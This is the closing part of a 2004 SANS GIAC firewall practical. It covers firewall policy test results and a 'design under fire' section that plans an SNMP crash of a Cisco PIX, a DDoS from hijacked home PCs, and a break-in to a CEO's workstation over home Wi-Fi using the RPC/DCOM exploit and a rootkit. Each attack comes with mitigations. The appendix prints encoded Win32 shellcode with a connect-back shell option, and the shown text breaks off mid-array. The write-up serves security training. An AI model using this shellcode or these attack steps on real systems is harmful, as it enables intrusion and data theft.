tcpdump: listening on eth0

0 packets received by filter
0 packets dropped by kernel
```

Test #6 Success
Segment: open Internet to Service Network – Web,Mail,DNS

Expected Results:
Only port 25 should be allowed to .5, udp 53 to .3, 80 and 443 to .6
Nmap Command:
```
[cm@gt ct]$ nmap -sT -sU -p 1-65535 204.204.204.0-15
```
Tcpdump Results:
```
(edited just to show a sample of it for brevity)
13:32:06.817275 srchost.com.53098 > dsthost.6.com.80: S
1698877320:1698877320(0) win 5840 <mss 1460,sackOK,timestamp
457606641 0,nop,wscale 0> (DF)
13:32:06.817449 srchost.com.53099 > dsthost.6.com.443: S
1695904984:1695904984(0) win 5840 <mss 1460,sackOK,timestamp
457606641
0,nop,wscale 0> (DF)
13:32:06.817521 srchost.com.53100 > dsthost.5.com.25: S
1689602543:1689602543(0) win 5840 <mss 1460,sackOK,timestamp
457606641
0,nop,wscale 0> (DF)
13:32:30.817926 srchost.com.57843 > dsthost.3.com.domain:  35847
inv_q YXRRSet*- [35847q][|domain]
```

For the sake of efficiency and ease of understanding, I will leave out the details of the rest of the results but put them in a spreadsheet below:

Policy Test Matrix

From/To		Internal Networks			Service Networks			External Networks	Maint
		General	Financial	Admin	Web, Mail, DNS	VPN	Database/ Applications	Includes Customers, Partners, Suppliers, Remote Employees, Open Internet	Maint network
Internal Networks	General				F	F	F	S	S
	Financial				S	S	S	S	S
	Admin				S	S	S	S	S
Service Networks	Web, Mail, DNS	S	S	S		S	S	S	S
	VPN	S	S	S	S		S	S	S
	Database/ Applications	S	S	S	S	S		S	S
External Networks	Customers, Partners, Suppliers, Remote Employees, Open Internet	S	S	S	S	S	S		S

CROSSCHECK AND VERIFY

Crosscheck and verification happened at two points. Once during the previous nmap scans and again with a small sanity check that will be described below.

During the nmap scans, a small cross check and verification was incorporated. Firsty the nmap scans check to make sure that traffic that should be denied was blocked. But to verify that the scan was set up correctly, nmap also attempted to push through packets that were allowed. If for example the tcpdump output did not show any traffic going through, the tester would be alerted that something was wrong. However, for some scans, no traffic was expected to go through invalidating this crosscheck.

The next test will be small sanity checks to make sure that the results shown in the nmap scans are correct. The way to check this is to try to connect to various ports. Specifically not to just watch traffic going by into a sniffer but actively trying to connect to the various servers to see if they respond.

Database server:

A box on the internal network will attempt to connect to the database server on the postgres port 5432 with the application dbvisualizer. This failed. Test successful. This test was also attempted from the financial IP (who should have access) and it does work. This is as expected.

Application server:

A box on the internal network will attempt to connect to the application server on port 2222 with netcat. (command: nc host 22). Connection refused, test results as expected. This test was also performed by the webserver in the dmz (who should have access) and it does work. This is as expected.

Mail Server:

The GIAC mail servers have been functionally separated, one for inbound mail and one for outbound mail. The inbound mail should never send mail outbound and vice versa. From the open Internet, a client will try to connect to the mail server that collects mail to distribute to employees. The client will try to spam mail outbound (nothing should be relayed outbound.) Test results as expected. Another test will test the client that is supposed to send mail out to the internet to try to spam mail. Test results as expected.

Web Server:

The web server should not be able to initiate anything outbound. Testing involves logging onto that server and attempting to ssh to a box on the open Internet. Test results as expected.

Firewall Interfaces:

A full scan of all tcp ports was conducted against the firewalls various interfaces from their respective interfaces. The command used was:

Nmap scan –sT –sU 1-65536 firewall_ip. The results were that no firewall interface was visible from any subnet, excepting the maintenance network which can see various services including telnet on its respective firewall interface.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This cross check and verify was a small sanity check to ensure that what was seen on the nmap scans was correctly done.

EVALUATE THE RESULTS


It was a good thing that the rules were evaluated because the rules from the internal network into the service network were not as expected. The cause of the problem was the acl-list applied to the internal interface was set up wrong. This interface was supposed to deny all traffic to specific networks and then allow all – this logic is to allow the internal to talk to the open Internet. What happened is that the firewall administrator forgot to add a line to this acl to deny traffic to the mail/web/dns service network. Otherwise, all traffic went through as expected. The other testing that happened was checking that from each network, no firewall interface (on the back end firewall as this was the scope of testing) was accessible.

Recommendation for improvement or alternate architectures

The first recommendation comes after researching best practices for testing firewalls. The Pete Herzog manual entitled, "Open-Source Security Testing Methodology Manual" gives good advice on what to incorporate in firewall testing. Not only does he mention some of the things that happened during this GIAC testing but further he recommends to test the firewall against various enumeration techniques and malformed packet handling. The goal would be to see if any of this testing would enable packets to get through that were not specified to go through. The current testing at GIAC only tests for normal traffic. The future testing needs to include testing of alternate types of packets; with various flags set, stealth scanning enabled, etc. Now granted this OSTMM is testing all aspects of the firewall and not just testing the policy, it would be prudent to incorporate more aspect of his manual than are currently being deployed.

The second recommendation comes after noticing that the internal network does not have any type of firewalling control in it. While the external layers provide defense in depth, the internal network is fair game once it has been compromised. Also since access to various critical machines is limited solely by IP, which an attacker could easily steal, it would be a good idea to put a firewall in the internal network to separate the various areas. The internal could be separated into financial, support, general staff and research and testing.
Here is an example of what this could look like:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



This concludes the policy verification section.

DESIGN UNDER FIRE

The design chosen at random to attack is by Alfredo Lopez. The link to this design is here: http://www.giac.org/practical/GCFW/Alfredo_Lopez_GCFW.pdf
A few upfront qualifications are in order. A design was chosen by random, that is, I did not look for an easy one to analyze. The design I picked turned out to be very well architected and attacks were tricky to formulate.

Design under fire is broken into three sections: attack against firewall, distributed denial of service and plan to compromise internal system.

ATTACK AGAINST FIREWALL ITSELF


The first thing I need to know before I can attack the firewall is information about what exactly they are using, what operating systems, patch levels, configurations, etc. The first thing I notice is that Alfredo is running Cisco PIX Firewall Version 6.2 which immediately tells me an attack will be difficult. The only exploit available is against SNMP. The problem is that, unfortunately, Alfredo did not dump the whole configuration, but rather gives line-by-line instructions on what he implemented. He never addresses whether many services are turned off, including whether SNMP is turned off or how it is configured. I will assume that it is listening since I have no data telling me otherwise. This SNMPv3 vulnerability is brand new; it came out less than a month ago so it is likely that it has not been patched. The link on bugtraq is here: http://www.securityfocus.com/bid/9221/info/. The BugTraq ID is 9221.

Details about the attack: This is a remote denial of service attack. This is an SNMPv3 attack that is vulnerable even though PIX does NOT support v3. The PIX crashes when it is processing a SNMPv3 message when the SNMP-server is configured. All I would have to do as an attacker is send SNMPv3 packets to the firewall and it would repeatedly crash. As an attacker, I would use the tool snmpwalk (a unix utility such as ping and nslookup) to craft a SNMPv3 packet to send to the firewall. The part of the attack that is difficult is that, because I do not have the configuration file, I do not know which interface is handling SNMP so this attack will possibly only work on an internal interface, it might not be an Internet attack. As an attacker, I would first try this from the Open Internet to see what happens. If unsuccessful I would attempt a social engineering attack on the internal network – whether by compromising physical security or obtaining a valid Internal VPN login or corroborating with an unhappy employee to get on the internal network and try the same attack. So in order to make this work, I will need to know the firewall interface IP that is listening for snmp. I can start by performing a traceroute to a host in the network to see what IP I get passed through. Once I have this IP have to create the snmp packet, the snmpwalk command would look like this: snmpwalk –v 3 –u evilhaxor authNoPriv –a MD5 –A password <ip_of_router>

How to mitigate the attack: There are a couple of ways to do this: disable SNMP, only allow certain hosts to poll SNMP, or patch the system. Patches are available on cisco.com

DISTRIBUTED DENIAL OF SERVICE

I notice that with both the PIX and the border router, placement creates a single point of failure. If either goes down, his company ceases doing business. We will now try to exploit this. The first thing to do is get fifty rogue systems to contribute bandwidth to the attack. There are many ways to do this with the multitude of "on all the time" home Internet users who have never been instructed on patching. The exact method of how I will compromise this will be to wait for vulnerable servers to try to attack me. I will set up a sniffer on my own system (ethereal which can be downloaded from ethereal.com) and I will load the Microsoft IIS server on my XP workstation. I will set my sniffer to listen on port 80, I see some traffic and decide to open a web server (IIS) to see what these hosts are trying to send me. (Without having IIS listening, my computer simply sends resets to every syn attempt.)



This sniffer data shows me that this host attacking me is infected with Nimda. I confirm this by searching on the Nimda signature and find a good site, http://www.deadly.org/article.php3?sid=20010919030119 that confirms that this attack is indeed a Nimda attack. This is an example of the first host I can compromise. As this took a matter of hours to happen, I will just continually listen to the internet and in a few days or possibly weeks I should have the fifty hosts I need. For each of the fifty hosts I will use the

worm exploit code to get on the box and upload a backdoor and a toolkit. I will then patch the host so that no one else takes control of the host.

From here I will attempt a syn flood attack. I have a rewritten version of HPING that has taken out all limiters and currently is pumping out 30,000 syn packets per second per box. The first the reader might notice is that Alfredo has implemented rate limiting on his border router. Now is a good time to give information about his infrastructure:

At the border is a Cisco 7206 VSR running IOS 12.2(13). He has a T3 connection that is rate limited. In theory the T3 gives him 45MB of bandwidth. I have run into a problem with this attack because Alfredo has instituted rate limiting.

His rate limit statement is as follows:

```
!Allow SYN packets to occupy no more than 64 kbps of the pipe
gladborder (config)# access-list 150 deny tcp any any established
gladborder (config)# access-list 150 permit tcp any any
gladborder (config)# interface serial 1/0
gladborder (config-if)# rate-limit input access-group 150 64000 8000 8000 conform-action
transmit exceed-action drop
!Allow UDP to occupy no more than 2 Mbps of the pipe
gladborder (config)# access-list 151 permit udp any any
gladborder (config)# interface serial 1/0
gladborder (config-if)# rate-limit input access-group 151 2010000 250000 250000 conform-action
transmit exceed-action drop
!Allow ICMP packets to occupy no more than 500 Kbps of the pipe
gladborder (config)# access-list 152 permit icmp any any
gladborder (config)# interface serial 1/0
gladborder (config-if)# rate-limit input access-group 152 500000 62500 62500 conform-action
transmit exceed-action drop
```

The problem is that he has rate limited ALL servers. Any attempt at a syn flood will be, in theory, mitigated by his rate limiting statements. It would be interesting to throw all the packets at the router and see if those rate-limiting statements really hold up.

Then I checked to make sure his exact configuration was right. I checked the CAR rate limiting guide on:
http://cisco.com/en/US/products/sw/iosswrel/ps1835/products_tech_note09186a00800fb50a.shtml#rate_limit_tcp_syn
And found that Alfredo did this all correctly.

According to his rate limits, he is rate limiting TCP, UDP and ICMP. So my next idea is what about other protocols? His VPN servers are listening on the Velociraptor cluster. ISAKMP, AH and ESP are being allowed through the border routers to these devices. I will now have to use a TCP packet generator to create such packets and attempt to flood these devices to see if I can bring down the border router. A packet generator for such alternate protocols will not be easy to come by. Hping exists for generation of TCP, UDP and ICMP but it does not support ISAKMP, AH and ESP. Sourceforge has a link to an open-source Linux GUI packet generator tool for Ethernet (https://sourceforge.net/projects/packeth/) and this will be a good start for creating the packets but I will have to modify the tool to generate packets at the level necessary to create a denial of service.

I do not have a test environment to see what will happen so if for some reason this does not work, the next thing I will do is try to use up web server resources without triggering the router rate-limit statements. I notice he just has one server and it is not a part of any type of high availability cluster. I am going to, again, have to build a tool to do this. In this case, I will need one that similar to netcat so that I can open legitimate connections to the web server while sending keep-alives to the server so it does not close my connection. I will hope to bring down a service (like web server) without triggering rate-limits. Granted this will not bring down the environment, but will stop business on the web server.

The magic of building these tools has not been explained in detail because it is a bit out of scope for the documentation.

Mitigations:
There were a couple of attacks mentioned. The first is the alternate protocol packet flood. This will be mitigated by putting in rate limits for all protocols, not just TCP, UDP, and ICMP. The second attack will be harder to test because it is adapting a situation similar to just a lot of traffic. Beefing up the web server by putting it in a cluster makes it more difficult to take down. Also a properly configured host intrusion detection system will probably be able to identify this and notify and admin and possibly even on the fly start configuring host firewall rules to disallow certain IP ranges for periods of time. In any case, this will take some consideration on the business side to see how much money they want to invest in a solution.

COMPROMISE INTERNAL SYSTEM

The first order of business is to select a target. Alfredo has not mapped out any of the internal LAN, just that there exists a LAN with workstations on it. One thing I can assume is that there is a CEO and he probably has a workstation. If the CEO workstation was compromised, this would help stimulate the pushing down of a good corporate workstation security policy so the goal will be to break into the CEOs workstation. The process to compromise the target is going to involve social engineering and a wireless attack.

Before social engineering and wireless attacks were attempted, it was first thought to break in layer by layer of the architecture until I got into the internal LAN. This was a bit too much work once it was realized that the CEO has a wireless network at home. This was accomplished by Internet research – essentially looking up the CEO's name in whitepages.com and scouting out the three entries that came up for the one in the town I expected. Driving by the house with my prism card, kismet software installed on my laptop and omni-directional and directional antennas in hand, I sniffed the airwaves and found a wireless access point at the CEO's house. Furthermore, WEP was not turned on. I found I could quickly authenticate with the access point and jump on the CEO's personal network.

**Note, from here the attack explanation is theoretical since I actually do not know what is going to be on the CEO's computer. This is one situation that is highly likely but there are other likely scenarios. One of the scenarios is that I fail at attempting to get on the CEOs box.

I perform a quick nmap scan of IP addresses in my subnet to find out what else is on the network. (nmap –sT –p 1-1024 192.168.0-254) I find another host on the network so I run a nessus scan against it and find this is an XP that is vulnerable to the latest RPC/DCOM exploit! There are already scripts available to exploit this so after hanging out in enough IRC channels I find what I need and run it against the box (I ended up finding another rcp exploit on rootkit.com which I pasted into an Appendix.)

I now can do whatever I want on the CEO's box. After I kick off tcpdump to see if I can sniff any important traffic exiting this box, I will install a root kit (specifically I chose "Hacker Defender" and downloaded from rootkit.com) so that I can log things like passwords and get back on the box whenever I want. My second action is to crack the SAM file in c:\windows\repair.

At this point I will start searching for company specific data like intellectual capital and other trade secrets. I will also see if I cannot get ahold of the CEO's VPN logon to the company intranet so I can get inside their network whenever I need to.

But I would not actually be doing this – probably I would have uploaded a small file to show the CEO I was able to get on his box and then I would report this to the staff that hired me to do this work for them. (With of course, a signed indemnity letter.)

Mitigation
In my report I would have to recommend fixes to mitigate what just happened. These are the recommendations:

- **Client Firewall:** Alfredo has said that all VPN users are using a Symantec Client Security on their boxes although the CEO's box did not have this running. (After later studies, it seems the CEO had recently turned this off due to problems buying something online.) Having this enabled would have severely hindered my progress.
- **Patching**: Second is that all workstations should be patched regularly, especially for something as severe as the DCOM exploit. It was surprising that he had not patched that yet. Windowsupdate.microsoft.com is the best place to start patching. If the DCOM exploit works, chances are there is more than one patch needed to secure this system.
- **Wireless Lockdown:** Thirdly is that his wireless network should be locked down as tight as possible. Suggestions given in http://www.nwfusion.com/research/2003/1201howtowlan2.html talk about the various ways you can lock down a wireless network.
  -**WEP**: Enable WEP. Yes, it has flaws but it makes the attackers job much more difficult if wep is installed.
  -**Lock down by MAC**: Turn on ACLs allowing only pre-defined MACs to connect to your network. Yes, this is flawed as an attacker can change their MAC but still, your job is to make the attackers as difficult as possible.
  -**SSID**: Change your default SSID, turn off SSID broadcasting.

References

Cisco Router Configuration
http://www.cisco.com/en/US/products/hw/routers/ps259/products_configuration_guide_book09186a008007e5e4.html
Sacket, George C. Cisco Router Handbook. New York: McGraw Hill. 2000.

Cisco Advisories
http://www.cisco.com/warp/public/707/advisory.html

Design Under Fire Link
http://www.giac.org/practical/GCFW/Alfredo_Lopez_GCFW.pdf

Bugtraq Cisco SNMP vulnerability
http://www.securityfocus.com/bid/9221/info/.

NIMDA References
http://www.deadly.org/article.php3?sid=20010919030119

Cisco Rate Limiting
http://cisco.com/en/US/products/sw/iosswrel/ps1835/products_tech_note09186a00800fb50a.shtml#rate_limit_tcp_syn

Wireless Lockdown Tips:
http://www.nwfusion.com/research/2003/1201howtowlan2.html

Open-Source Security Testing Methodology Manual
http://www.isecom.org/projects/osstmm.htm

Tools Used

NMAP
http://www.insecure.org

ETHEREAL
http://ethereal.com

NESSUS
http://www.nessus.org

NETCAT
http://www.checksum.org/download/netcat

TCPDUMP, PING, SNMPWALK
(Unix Utilities)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Operating System and Application References

OpenBSD
http://openbsd.com

Redhat
http://redhat.com

SuSE
http://www.suse.com/us/index.html

PostgreSQL
http://www.postgresql.org/

Apache
http://apache.org/

Snort
http://www.snort.org

SSH
http://www.openssh.org

APPENDIX A -- Rootkit Code

Rootkit code

```
//Win32_sh.h
#ifndef WIN32_SHELLCODE_H
#define WIN32_SHELLCODE_H

#define XOR_BYTE 0x99

#define SH_WORKMODE_OFFSET 1745

#define SH_WORKEXIT_OFFSET   SH_WORKMODE_OFFSET+1
#define SH_WORKHOST_OFFSET   SH_WORKMODE_OFFSET+2
#define SH_WORKPORT_OFFSET   SH_WORKMODE_OFFSET+6
#define SH_PEEKHOST_OFFSET   SH_WORKMODE_OFFSET+8
#define SH_PEEKPORT_OFFSET   SH_WORKMODE_OFFSET+12
#define SH_WORKOPTION_OFFSET SH_WORKMODE_OFFSET+14

#define SH_WORKMODE_BIND     0
#define SH_WORKMODE_CALLBACK 1
#define SH_WORKMODE_REUSE    2

// WORK Mode , 0: bind  1: connect back 2:reuse connect

#define SH_WORKMODE(x)\
{
    ShellCode[SH_WORKMODE_OFFSET]  = ((x) & 0xff) ^ XOR_BYTE;
}









// Process terminated flag.
#define SH_WORKEXIT(x)\
{
    ShellCode[SH_WORKEXIT_OFFSET]  = ((x) & 0xff) ^ XOR_BYTE;
}

// Call back Host Ip
#define SH_WORKHOST(x)\
{
    ShellCode[SH_WORKHOST_OFFSET+0] = ((x      ) & 0xff) ^ XOR_BYTE;
    ShellCode[SH_WORKHOST_OFFSET+1] = ((x >> 8 ) & 0xff) ^ XOR_BYTE;
    ShellCode[SH_WORKHOST_OFFSET+2] = ((x >> 16) & 0xff) ^ XOR_BYTE;
    ShellCode[SH_WORKHOST_OFFSET+3] = ((x >> 24) & 0xff) ^ XOR_BYTE;
}

// Work Port
#define SH_WORKPORT(x)\
{
    ShellCode[SH_WORKPORT_OFFSET+0] = ((x >> 8) & 0xff)  ^ XOR_BYTE;
    ShellCode[SH_WORKPORT_OFFSET+1] = ((x     ) & 0xff)  ^ XOR_BYTE;
}

// Peek Ip ,  connect from host , PeekIp = 0 , accept any ip
#define SH_PEEKHOST(x)\
{
```

```
    ShellCode[SH_PEEKHOST_OFFSET+0] = ((x      ) & 0xff) ^ XOR_BYTE;
    ShellCode[SH_PEEKHOST_OFFSET+1] = ((x >> 8 ) & 0xff) ^ XOR_BYTE;
    ShellCode[SH_PEEKHOST_OFFSET+2] = ((x >> 16) & 0xff) ^ XOR_BYTE;
    ShellCode[SH_PEEKHOST_OFFSET+3] = ((x >> 24) & 0xff) ^ XOR_BYTE;
}

// Peek Port, connect from port, PeekPort = 0, accept any port
#define SH_PEEKPORT(x)\
{
    ShellCode[SH_PEEKPORT_OFFSET+0] = ((x >> 8) & 0xff)  ^ XOR_BYTE;
    ShellCode[SH_PEEKPORT_OFFSET+1] = ((x     ) & 0xff)  ^ XOR_BYTE;
}

// 0: nothing 1: audit (password is 687)
#define SH_WORKOPTION(x)\
{
    ShellCode[SH_WORKOPTION_OFFSET]  = ((x) & 0xff) ^ XOR_BYTE;
}

unsigned char ShellCode[1977]=
          "\x90\x90\x90\x90\xeb\x23\x5f\x57\x5e\x33\xc9\x66\xb9\xb8\x0b\x66"
          "\x33\xc0\xac\x34\x99\x3c\x54\x75\x0b\xaa\xac\x34\x99\x3c\x58\x75"
          "\x03\xaa\xeb\x0a\xaa\xe2\xeb\xeb\x05\xe8\xd8\xff\xff\xff"
          "\xcc\x12\x75\x18\x75\x4d\x93\x99\x99\xca\xcf\xce\x14\xdc\x39\x10"
          "\x1c\x1d\x6c\x66\x66\x1a\x3c\xb5\x6c\x66\x66\x99\x5e\x1c\x55\x64"
          "\x66\x66\x89\x99\x99\x99\x1a\x3c\xed\x6c\x66\x66\x99\x70\xf5\x9f"
          "\x99\x99\x16\xdc\x15\xfd\x38\xa9\x99\x99\x12\xd9\x95\x10\x1c"
          "\xed\x6c\x66\x66\x12\x1c\xed\x6c\x66\x66\x12\xd9\x8d\x1a\x71\x91"
          "\x10\x1c\xe1\x6c\x66\x66\x12\x1c\xe1\x6c\x66\x66\x12\xd9\x91\x1a"
          "\x71\x91\x10\x1c\xe1\x6c\x66\x66\x72\x8b\x12\x1c\xe1\x6c\x66\x66"
          "\x12\xd9\x91\x1a\x71\x91\x10\x1c\xe1\x6c\x66\x66\x12\x1c\xed\x6c"
          "\x66\x66\x1a\x59\x8d\x12\x14\xe1\x6c\x66\x66\xa0\xd8\x91\x96\x1d"
          "\xe8\x98\x99\x99\x12\x1c\xe1\x6c\x66\x66\x1a\xe1\x91\x99\x96\x1d"
          "\xf8\x98\x99\x99\x12\x1c\xe1\x6c\x66\x66\x12\xd9\x81\x10\x1c\xe5"
          "\x6c\x66\x66\x12\x1c\xe5\x6c\x66\x66\x10\x1c\x25\x6c\x66\x66\x12"
          "\x1c\x25\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\xa5\x10\xd4"
          "\x11\x12\xdc\x11\x1a\x59\xe1\x10\x1c\x19\x6c\x66\x66\x12\x1c\x19"
          "\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\x91\x10\x14\x29\x6c\x66"
          "\x66\x12\x1c\x29\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\x85"
          "\x10\x14\x31\x6c\x66\x66\x12\x1c\x29\x6c\x66\x66\x12\x14\xe5\x6c"
          "\x66\x66\x9a\xd1\xbd\x10\x14\xe5\x66\x66\x66\x12\x1c\x29\x6c\x66"
          "\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\xb9\x10\x14\x2d\x6c\x66\x66"
          "\x12\xfc\x29\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\x95\x10"
          "\x14\xfd\x66\x66\x66\x12\x1c\xfd\x66\x66\x66\x18\xa1\xd2\xdc\xcb"
          "\xd7\x96\x1c\x30\x99\x99\x99\x12\x1c\xfd\x66\x66\x66\x18\xe1\x9d"
          "\xdc\xd5\xaa\xab\x96\x1c\x0f\x99\x99\x99\x12\x1c\xe5\x6c\x66\x66"
          "\x10\x1c\x39\x6c\x66\x66\x1a\x3c\x3d\x6c\x66\x66\x99\x72\x94\x12"
          "\x1c\x3d\x6c\x66\x66\xd9\x10\x1c\x3d\x6c\x66\x66\x12\x1c\x29\x6c"
          "\x66\x66\x12\x14\x3d\x6c\x66\x66\xa2\xd1\x81\xea\xf8\x12\x1c\x3d"
          "\x6c\x66\x66\x12\x14\x2d\x6c\x66\x66\x12\x0c\xe5\x6c\x66\x66\x9a"
          "\x8d\x18\x10\x0c\xfd\x66\x66\x66\x12\x1c\xfd\x66\x66\x66\x18\xa1"
          "\xde\xfc\xed\xc9\xec\xaf\x12\x1c\xfd\x66\x66\x66\x18\xe1\x9d\xeb"
          "\xf6\xfa\xd8\xec\xbe\x12\x1c\x3d\x6c\x66\x66\x12\x14\xe5\x66\x66"
          "\x66\x96\x2e\x9d\xd8\x12\x14\x31\x6c\x66\x66\x12\x0c\xe5\x6c\x66"
          "\x66\x9a\x8d\x18\x10\x0c\xb5\x6c\x66\x66\x72\x9b\x72\x18\x72\x9c"
          "\x70\xfc\x67\x66\x66\x1a\x24\xb5\x6c\x66\x66\x99\xec\x9c\x70\x10"
          "\x9d\x99\x99\x12\xdc\x15\x10\x1c\x21\x6c\x66\x66\x12\xdc\x15\x1a"
          "\x59\x96\x10\xdc\x15\x1a\x3c\x15\x6c\x66\x66\x99\x72\x94\x12\x1c"
          "\x15\x6c\x66\x66\xd9\x10\x1c\x15\x6c\x66\x66\x1a\x24\x15\x6c\x66"
          "\x66\x8d\xea\xfd\x12\xdc\x15\x96\x27\x99\x1a\x61\xba\xec\x89\x12"
```

```
"\xdc\x15\xd9\xc9\x66\xcc\x39\x10\x1c\x39\x6c\x66\x66\x72\x87\x66"
"\xec\x15\x66\x2c\x39\x6c\x66\x66\x66\x0c\xb5\x6c\x66\x66\x12\x14"
"\x15\x6c\x66\x66\x12\x0c\x1d\x6c\x66\x66\x10\x9d\x13\x72\x9e\x12"
"\xdc\x15\xd9\x10\xdc\x15\x12\xdc\x15\x96\x27\x99\x1c\x59\xec\x94"
"\x12\xdc\x15\x96\x27\xd9\x98\x1c\x59\xed\x9b\x72\x9b\x72\x79\x12"
"\xdc\x15\xd9\x10\xdc\x15\x72\x1f\x14\x1c\x49\x64\x66\x66\xc9\xf1"
"\x98\x98\x99\x99\x66\xcc\x59\xff\x5e\xdc\x09\x9b\x99\x12\x1c\x21"
"\x6c\x66\x66\xff\x12\xd9\x9f\xff\x10\xdc\x0b\x12\x1c\x21\x6c\x66"
"\x66\x96\x27\x99\x1a\x61\x98\xec\xb5\xf3\x9f\xf3\x98\xf3\x9b\x66"
